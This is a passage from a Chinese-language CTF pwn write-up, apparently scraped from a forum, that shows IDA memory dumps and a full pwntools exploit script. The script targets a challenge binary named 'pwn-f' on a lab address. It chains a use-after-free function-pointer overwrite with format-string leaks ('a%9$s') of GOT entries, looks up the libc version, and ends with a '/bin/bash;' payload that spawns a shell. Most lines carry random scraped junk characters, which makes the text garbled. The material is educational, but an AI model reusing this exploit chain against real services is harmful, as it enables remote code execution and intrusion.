* T, ^* i. H& {/ f+ ]9 l7 QIDA调试时内存数据为如下: - 7 X/ M! {, L0 k8 o% H4 z: `
- 0000560DFCD3C000 00 00 00 00 00 00 00 00 31 00 00 00 00 00 00 00 ........1.......
3 [, n1 j5 W0 p: N F9 @2 U1 F - 0000560DFCD3C010 40 C0 D3 FC 0D 56 00 00 00 00 00 00 00 00 00 00 @....V..........4 ^9 F7 d2 R1 U3 _- b) X. V* T
- 0000560DFCD3C020 1E 00 00 00 00 00 00 00 6C CD 7C FB 0D 56 00 00 ........l....V..
; c0 g5 F T& s - 0000560DFCD3C030 00 00 00 00 00 00 00 00 31 00 00 00 00 00 00 00 ........1.......
" w- ~: k' x9 _7 ?! s. ^& ? - 0000560DFCD3C040 61 25 70 25 70 25 70 25 70 25 70 25 70 25 70 25 a%p%p%p%p%p%p%p%
* t) t5 ~- g7 b9 ?) ~ - 0000560DFCD3C050 70 25 70 25 70 23 23 23 D0 C9 7C FB 0D 56 00 00 p%p%p###..|..V..
% K6 G$ q- p3 }: @ - ' ]. w9 S5 y+ H) V# ]
- 00007FFE50BF9630 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 ................0 m* c4 Y1 \. P! s& j- @5 S; }& R# S7 F) m
- 00007FFE50BF9640 79 65 73 2E 31 31 31 31 00 60 8C 2B 45 56 00 00 yes.1111.`.+EV..
7 \: y- k, G7 i# c
; r# Z# |9 q0 z- 00007FFCA59554F8 0000560DFB7CCE95 delete_sub_D95+100! Y- x8 b2 S( d% y# G, j4 j3 R
- 00007FFCA5955500 0000000000000000
; g' @' h _1 u6 X/ a* i8 w8 q$ L8 L! t - 00007FFCA5955508 0000000100000000 arg7
4 _/ v$ L( B, o5 K - 00007FFCA5955510 313131312E736579 arg87 q: p. E: N; r+ j+ u) L
- 00007FFCA5955518 0000560DFB7CC000 LOAD:0000560DFB7CC000 # arg9 读取这个 arg9 所以这里选择 %9$s* E4 d" p3 @4 G4 y( F! W
- 00007FFCA5955520 000000000000000A
) z4 _4 N. c# A9 f+ ^$ o( D2 m8 a - 00007FFCA5955528 0000560DFB7CCA50 start2 X' f1 p" M' _5 p2 h! s C5 _
- 00007FFCA5955530 00007FFCA5955D90 [stack]:00007FFCA5955D90
利用格式化字符串漏洞实现任意地址后,读取两个libc函数然后确定libc版本,获取对应libc版本的system_addr 最终利用/ J+ r M3 @* K1 a
- c/ H1 G! {, E0 V
- #!/usr/bin/python
+ ^: Z6 Q4 Y. S; W7 I+ D* G - # -*- coding: UTF-8 -*-
9 S, x' l- x s5 l: C - 4 |9 W' Q7 y# S
- from pwn import *3 w x' Y0 \+ v; b
- 7 X% d8 V: K; o( N, J( H1 l
- context.log_level = 'debug'" A/ k% A/ j& f( V. `
- # target = process('pwn-f')+ G& q, p5 Z6 R9 j
- p = remote('172.16.36.176', 10003)
9 P- Q2 m N, Z) a0 v" i
8 G: A! g1 [4 i- }- elf = ELF("./pwn-f")
* ^( U" c1 r/ A8 Q6 V# p9 X* @2 l5 | - libc_elf = ELF("./libc-2.23.so")
Y# N4 R0 n' H' y) t - def create(size, string):
- s L9 \- S# u3 }0 v1 n I - p.recvuntil('3.quit'); W) L6 E6 K4 g4 F8 V7 d9 E
- p.sendline('create ')" d- f. a0 @; F3 Q; H5 P+ L& T2 y
- p.recvuntil('size:')2 ?/ O8 w. {8 W$ H0 `+ y: ?
- p.sendline(str(size))
8 M8 N/ T7 W0 X, P# @& d3 `% B - p.recvuntil('str:')2 O! _9 d' s: {) a0 b0 |
- p.send(string)& c' F+ ^. j1 v5 _7 t3 b
- ' I" Y1 I9 }& F K9 B
- def delete(id):5 e5 [7 J' f( Q( J
- p.recvuntil('3.quit')
* D q( f! m' h( h& P, C! r - p.sendline('delete ')& x, f) u1 D" J/ w ^" ~9 R" m
- p.recvuntil('id:')
5 y; V, D& k. I$ l1 K - p.sendline(str(id))2 d# g. o6 |% a- m2 B' ^7 q
- p.recvuntil('sure?:')
$ k" W6 P* u! g: ?: H - p.sendline('yes')7 S \" Z3 i* v( @( M; N* [
- 9 [( e2 ?: f" U
- def leak(addr):, u9 g9 r n4 Y6 n, k* d2 F3 D
- global printf_addr6 S& j' `& o6 W" L
- X5 o9 g8 a5 q2 I* T) o- delete(0)
. m& { m; M- t4 C - payload = 'a%9$s'.ljust(0x18,'#') + p64(printf_addr) #覆盖chunk1的 free函数-> printf
1 {; B$ _6 Z1 I - create(0x20,payload)
' W8 M- a& y& V( k9 I2 l( f Y2 q - p.recvuntil("quit")" Q) e0 E9 \% d* E' `) Q, K
- p.send("delete ")2 i' ]7 b( ]6 g& n' m
- p.recvuntil("id:")2 X. {+ ~/ D1 a$ K! u
- p.send(str(1)+'\n')3 V# ^% P. [# W! p" B" X0 c, B3 C
- p.recvuntil("?:")/ T: U( ]1 L0 B h8 \( f- d z* l
- p.send("yes.1111"+p64(addr)+"\n") # 触发 printf漏洞
! ]& m9 `! j" h2 _0 B# I - p.recvuntil('a')
6 O; x$ N/ e9 l - data = p.recvuntil('####')[:-4]
O( P$ H, B4 ]- _, @4 t$ o1 o - if len(data) == 0:! F# x% P& i! o- A- ]( k- X
- return '\x00'% b% Q/ _$ |: V0 S( B3 |% c
- if len(data) <= 8:7 \* G P& {4 R* ?( |
- log.info("{}".format(hex(u64(data.ljust(8,'\x00')))))% N6 g0 e0 G2 c; r$ p% S2 X }
- return data2 }/ {( M* L% U' J) H
- 9 ?. p, j$ ]7 z# S
- def main():
0 Q, E0 N5 z0 s4 O! s8 n+ W - global printf_addr7 }2 M D6 |, J5 m+ h) p8 G
- #step 1 create & delete! l W; r: i5 L* [) g9 @7 z9 D
- create(4,'aaaa')# W9 J' \2 w4 E: M2 m7 \+ A
- create(4,'bbbb')7 {) s1 e* y* P# Q% C7 v
- delete(1)
; T: I% H+ i5 q0 H8 z; W1 S h - delete(0)2 k/ u1 S# }0 @' ]1 K7 J( D: Z
+ L$ E* A$ t) s" @# ]8 l$ a# _- #step 2 recover old function addr
1 _9 s- T9 ]8 @$ c - pwn = ELF('./pwn-f')! P: C% ]& \, ? d& E6 ?
- payload = "aaaaaaaa".ljust(0x18,'b')+'\x2d'# recover low bits,the reason why i choose \x2d is that the system flow decide by
& k s7 q- P7 _. { - create(0x20,payload) # 申请大于0xf的内存会多申请一次 占位chunk0 和 chunk1,申请的内容覆盖 chunk1->( D! h" d* Z% A0 @9 n D
- 3 e2 n$ m1 V7 d1 y. U/ m1 h; |( G
- #调用的是之前留下的chunk1 然后被覆盖
- o: _+ I* d& Q6 c0 K& t- |) F - delete(1) # call free -> call _puts
9 {1 T& o0 V7 S& e8 c0 V - ; d: f2 ~" e+ Q. O* A/ H
- #step 3 leak base addr7 Q1 M3 S! `, P4 Y0 k
- p.recvuntil('b'*0x10)9 _/ ~ ?, N: j; h0 P/ J9 m) P
- data = p.recvuntil('\n')[:-1]8 s- b9 J: M N
- if len(data)>8:
& e$ e& @( h. R - data=data[:8]
3 R: w* z, z0 _* P& ?3 b+ [ - data = u64(data.ljust(0x8,'\x00'))# leaked puts address use it to calc base addr' K9 g2 H% C: [% Z
- pwn_base_addr = data - 0xd2d # 减去二进制base' [( G0 M; G8 s4 b
- 3 U* G# |. z; s; a* q% ~$ k
- log.info("pwn_base_addr : {}".format(hex(pwn_base_addr))) # 找到了plt表的基地址,下面就是对于格式化字符串的利用2 z! t" o" q& m. `3 s+ l
- 0 C& R1 B3 W! @
- # free -> printf5 ]" t3 X: y; x0 ^: J; ]2 M4 A
- # 我们首先create字符串调用delete 此时freeshort地址变成了printf,可以控制打印
. |) d" G$ p$ R# i0 W - #step 4 get printf func addr
1 l$ U0 n8 q$ Q% P - printf_plt = pwn.plt['printf']* \# x/ {) G8 s2 p7 ~8 p6 p% V
- printf_addr = pwn_base_addr + printf_plt #get real printf addr8 L* M1 i6 M- q2 n2 b
- 2 {8 _2 a1 s7 Y) _$ l' c+ g1 r
- log.info("printf_addr : {}".format(hex(printf_addr))), H8 E7 x4 Z9 d W" i: b9 n
4 X7 G1 ?9 s) j8 |" ~- delete(0)- i) z8 c2 v# N. h& P7 X
0 P2 b& J/ c1 h1 h$ z" l) L: ^- #step 5 leak system addr; x8 Q; r% j1 J' p! y9 ?5 v. T
- create(0x20,payload) # 继续调用 free -> puts
' z: B I% \% n' v# r4 x R - delete(1) #this one can not be ignore because DynELF use the delete() at begin+ d% \' g: o! a# l+ A: A
) Q8 R; n8 F C8 x- # 泄露malloc_addr
6 i# u: y# |5 s2 M1 z1 @ - delete(0)+ A# c. _! h& x2 H8 `$ l/ C* q
- payload = 'a%9$s'.ljust(0x18,'#') + p64(printf_addr) #覆盖chunk1的 free函数-> printf7 k1 u$ ^4 j6 O( D, d/ [
- create(0x20,payload)
4 v" A! o! D& F4 Q/ p; u I2 U B - p.recvuntil("quit")6 @4 H6 y4 }' e9 q a0 ~( y" i
- p.send("delete ")- D* \6 M3 `1 z
- p.recvuntil("id:")5 L# C9 ~9 j9 v# A* S4 i
- p.send(str(1)+'\n')
% i* b& U! j+ r4 x$ [ - p.recvuntil("?:")! N; T% j: i! I6 r% |, Z, Z
- p.send("yes.1111"+p64(elf.got["malloc"] + pwn_base_addr)+"\n") # 触发 printf漏洞
( g) w( j! b! F$ ] - p.recvuntil('a')! r. @6 z7 D8 v$ v3 s* y; u4 |; _% E
- data = p.recvuntil('####')[:-4]
, n- q, O2 Q/ d F
4 ~$ @" r0 x7 {% j& v' k& @3 M; P- malloc_addr = u64(data.ljust(8,"\x00"))
/ P d% f, S) y2 ?+ E0 ~ - log.info("malloc_addr : {}".format(hex(malloc_addr)))
& C4 {" E4 E1 A - 1 D9 @; {( F5 e9 F4 }: X& w
- # 泄露 puts_addr" |; z6 f1 E7 |" }; @/ ~& @
- delete(0)3 q1 t2 P3 Y2 d, g7 d1 L
- payload = 'a%9$s'.ljust(0x18,'#') + p64(printf_addr) #覆盖chunk1的 free函数-> printf$ @, m! @% Y$ K; t$ X
- create(0x20,payload)
+ e* I) i6 o7 _# H1 v% a/ B/ t* S - p.recvuntil("quit")
0 g: L$ e4 Q; C7 S4 f - p.send("delete ")- V5 P$ j- R" ?4 H& s) t( W, ~( {# o
- p.recvuntil("id:")
- ~; w! B1 C6 u5 K# g - p.send(str(1)+'\n')
9 Y5 |, p8 m* V* k1 U - p.recvuntil("?:")
% b$ h4 t& @+ S* ?* d6 }( e$ i - p.send("yes.1111"+p64(elf.got["puts"] + pwn_base_addr)+"\n") # 触发 printf漏洞8 d3 f2 S# {9 ^; p& [6 I; i# F& Q3 R
- p.recvuntil('a')3 T1 Y/ t8 |; b8 ^6 w) m9 C
- data = p.recvuntil('####')[:-4]
3 f# q: J2 [% |' ]" w - 7 K8 b, r( m9 J& |! ~
- puts_addr = u64(data.ljust(8,"\x00"))# [9 m, O6 D( A+ P5 j% l) w
- log.info("puts_addr : {}".format(hex(puts_addr)))
/ M" d6 ^$ R: z m/ M1 x
$ a1 t- a% f& P1 s$ T7 `- # 通过两个libc函数计算libc ,确定system_addr
' u0 ] Z+ I7 y, h# d! x$ g! H. Y - from LibcSearcher import *; o9 H: ]) J; g& M" Q+ S( z& e) p
- obj = LibcSearcher("puts", puts_addr)5 z! l7 [! u9 f* k
- obj.add_condition("malloc", malloc_addr)
. o* U9 {5 ~5 I- w" c - # obj.selectin_id(3)
; _8 I1 [, k( w, x* N - , g( j$ V- G# T4 V2 X- h8 x
- libc_base = malloc_addr-obj.dump("malloc")3 j) q8 p4 j" n9 d- t
- system_addr = obj.dump("system")+libc_base # system 偏移
2 G; X- w" {; G/ j* Q - 8 ?# L& b" s% D! N! y$ i0 e
- log.info("system_addr : {}".format(hex(system_addr))) # 找到了plt表的基地址,下面就是对于格式化字符串的利用; u2 y( a9 v' o7 p0 u) v ^
- " B2 A! A5 h Z
- #step 6 recover old function to system then get shell1 c' t& }( z5 o7 y1 B
- delete(0). c# u+ ^, T& |* D
- create(0x20,'/bin/bash;'.ljust(0x18,'#')+p64(system_addr)) # attention /bin/bash; i don`t not why add the ';'
, j: H _; @ V# ^. m- K - delete(1)
& @: _+ g- F* k3 f8 M+ M$ }3 ~ - p.interactive()5 }9 D& K: X2 ~
- if __name__ == '__main__':2 i4 M3 j6 w# T
- main()
! V, h/ n! A; F, ?' T
( k' w9 {9 Q/ j6 S3 p) O0 S% d总结通过这些入门pwn知识的学习,对栈溢出,堆溢出,uaf的利用会有清晰的理解。对以后分析真实利用场景漏洞有很大的帮助。利用脚本尽量做的通用,考虑多个平台。那么分析利用有了,对于漏洞挖掘这方面又是新的一个课题,对于这方面的探索将另外写文章分析。 : p8 b% v& \; Y) H/ |
# g7 g7 V0 {" o; I7 I/ G! |! w' B9 v/ [
|






 微信公众号
 手机版